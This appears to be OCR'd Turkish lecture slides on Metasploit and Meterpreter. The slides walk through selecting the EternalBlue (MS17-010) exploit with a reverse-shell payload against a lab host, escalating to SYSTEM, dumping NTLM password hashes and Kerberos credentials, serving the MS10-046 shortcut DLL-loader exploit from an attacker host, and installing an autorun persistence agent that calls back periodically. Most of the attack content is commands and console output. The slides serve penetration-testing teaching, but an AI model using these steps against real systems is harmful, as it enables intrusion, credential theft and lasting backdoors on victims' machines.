
Metasploit Pro



Armitage


Armitage
Armitage View Hosts Attacks Workspaces Help
scada
sip
smb
ms03_049_r
ms04_007_k
ms04_011_l
ms04_031_r
ms05_039_p
ms06_025_r
ms06_025_r
ms06_040_r
ms06_066_r
ms06_066_r
ms06_070_v
ms07_029_r
ms08_067_r
ms09_050_s
ms10_061_s
netidentity_x
psexec
smb_relay
timbuktu_plu
smtp
ssh
ssl
telnet
tftp
SSH
Console X
Screenshot 1 X
Screenshot 7 X
Screenshot 3 X
My Documents
extracredit
Refresh
Watch (10s)

Msfconsole


http://metasploit.com
=[metasploit v4.15.3-dev-510ff88]
+ -- --=[1675 exploits - 959 auxiliary - 294 post]
+ -- --=[489 payloads - 40 encoders - 9 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]

Yardım ve Log Komutları | msfconsole

- Yardım sayfası için “?”,

  komut geçmişi için “history”,

  seçilen modül hakkında bilgi almak için “info”,

  konsol çıktılarını kaydetmek için “spool”

  keywordleri kullanılır.

Temel komutlar | Msfconsole

Back: Seçilen modülden geri gelir.
Check: öntest
Connect: telnet, ssh, netcat
Edit: aktif modülü editler.
Jobs: arkada çalışan işlemleri listeleme ve yönetme.
Load: powershell, python, kiwi, mimikatz
Session: Session yönetimi
Irb: interactive ruby
...

show payloads || exploits || auxiliary || encoders || nops

Arama Filtreleri

msf > search name:ms17_010_eternalblue

```
msf > search -h
Usage: search [keywords]

Keywords:
  app         :  Modules that are client or server attacks
  author      :  Modules written by this author
  bid         :  Modules with a matching Bugtraq ID
  cve         :  Modules with a matching CVE ID
  edb         :  Modules with a matching Exploit-DB ID
  name        :  Modules with a matching descriptive name
  platform    :  Modules affecting this platform
  ref         :  Modules with a matching ref
  type        :  Modules of a specific type (exploit, auxiliary, or post)

Examples:
  search cve:2009 type:exploit app:client
```

Temel Komutlar 2 | msfconsole

- Seçilen modüle ait parametrelere değer atamak için "set" keywordu kullanılır.
- Required alanların girilmesi zorunludur.
- Exploit veya run diyerek modül çalıştırılır.
- Tercihen exploit işleminden önce check kullanılabilir.

Seçme ve Atamalar | msfconsole

Exploit seçme

use exploit/windows/smb/ms17-010-eternal_blue

Seçenekleri Gösterme [Parametre, Exploit, Payload]

show options

Payload seçme

set payload windows/meterpreter/reverse_tcp

Parametre atama

set rhost <IP> && set rport <PORT> ...

Exploiti Çalıştırma

run || exploit


Exploit Example [Ms17-010]

```
msf exploit(ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   GroomAllocations    12               yes       Initial number of times to groom the kernel pool.
   GroomDelta          5                yes       The amount to increase the groom count by per try.
   MaxExploitAttempts  3                yes       The number of times to retry the exploit.
   ProcessName         explorer.exe     yes       Process to inject payload into.
   RHOST               10.5.30.172      yes       The target address
   RPORT               445              yes       The target port (TCP)
   SMBDomain           .                no        (Optional) The Windows domain to use for authentication
   SMBPass                              no        (Optional) The password for the specified username
   SMBUser                              no        (Optional) The username to authenticate as
   VerifyArch          false            yes       Check if remote architecture matches exploit Target.
   VerifyTarget        true             yes       Check if remote OS matches exploit Target.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.5.30.128      yes       The listen address
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf exploit(ms17_010_eternalblue) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : TEST-BILGISAYAR
OS              : Windows 7 (Build 7600).
Architecture    : x86
System Language : tr_TR
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

> use exploit/windows/smb/ms17_010_eternalblue

> set processname explorer.exe

> set rhost 10.5.30.172


Exploit
Post
Aux
You 'use'
Exploit Module
Post Module
Aux Module
You 'set'
Payload Module
Encoder Module
Session*
Used in background*
NOP Module
You 'set'
Options
Options
Options
On success
Session*
Data*
Data*
Common next step
Post Workflow
Aux Workflow
Exploit Workflow
* Most Often
OPTIONAL (Because of defaults)

Temel Komutlar | meterpreter

- Öncellikle "?" ile help sayfası görüntülenir.

Core Command

Migrate, session, run, background gibi temel komutların olduğu bölümdür.

System Commands

Daha çok işletim sisteminin yönetimi ile ilgili komutları içerir.

User Interface Commands

Keylogger, screenshot gibi kullanıcının birebir etkileşiminin olduğu alanlarla ilgili komutları içerir.

Temel Komutlar | meterpreter

- File System Commands
  dosya ve klasör oluşturma silme, dizin gezme gibi temel dizin komutlarını içerir.

- Networking Commands
  port yönlendirme, proxy, route gibi temel network komutlarını içerir.

- Webcam Commands
  görüntü, ses ve video kaydı almak için gerekli komutları içerir.

Temel Komutlar | meterpreter

“use” veya “load” ile harici modül yüklenebilir.

“getsystem” ile yetki yükseltmeye çalışır. *

“hashdump” ile SAM database’i dump edilebilir. *

* Gerekli haklara sahip ise

Meterpreter | Creds

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:858d7fccb3a89e3e1b9cb88775d385f0:
test:1000:aad3b435b51404eeaad3b435b51404ee:69943c5e63b4d2c104dbbcc15138b72b:::
meterpreter >
```


```
meterpreter > creds_kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
====================

Username        Domain          Password
--------        ------          --------
(null)          (null)          (null)
test            test-Bilgisayar 1
test-bilgisayar$ WORKGROUP      (null)
```

ms10_046_shortcut_icon_dllloader

Attacker

```
msf exploit(ms10_046_shortcut_icon_dllloader) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 10.5.30.128:4444
[*] Send vulnerable clients to \\10.5.30.128\cuAViIBGkGr\.
[*] Or, get clients to save and render the icon of http://<your host>/<anything>.lnk
[*] Using URL: http://10.5.30.128:80/
[*] Server started.
```

Victim



ms10_046_shortcut_icon_dllloader

```
msf exploit(ms10_046_shortcut_icon_dllloader) > sessions -l

Active sessions
===============

  Id  Type                   Information                          Connection
  --  ----                   -----------                          ----------
  1   meterpreter x86/windows  test-Bilgisayar\test @ TEST-BILGISAYAR  10.5.30.128:4444

msf exploit(ms10_046_shortcut_icon_dllloader) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```


Persistance | msfconsole

>> msf > run persistence -U -i 5 -p 443 -r 192.168.1.71

-U : Kullanıcı log on olunca otomotik agent oto başlatılsın
-i : Her x saniyede bir reverse shell isteği atsın.
-p : Port
-r : Target host
-L : Location
-P : Payload
-S : Boot olurken başlat

```
meterpreter > run persistence -U -i 10 -p 4444 -r 10.5.30.172

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /home/xubuntu/.msf4/logs/persistence/TEST-BILGISAYAR
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.5.30.172 LPORT=4444
[*] Persistent agent script is 99612 bytes long
[+] Persistent Script written to C:\Users\test\AppData\Local\Temp\yaPfzP.vbs
[*] Executing script C:\Users\test\AppData\Local\Temp\yaPfzP.vbs
[+] Agent executed with PID 2636
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\awxoKPaxf
[+] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\awxoKPaxf
meterpreter >
```

Persistance



PIVOTING

Eklenecek !

Teşekkürler...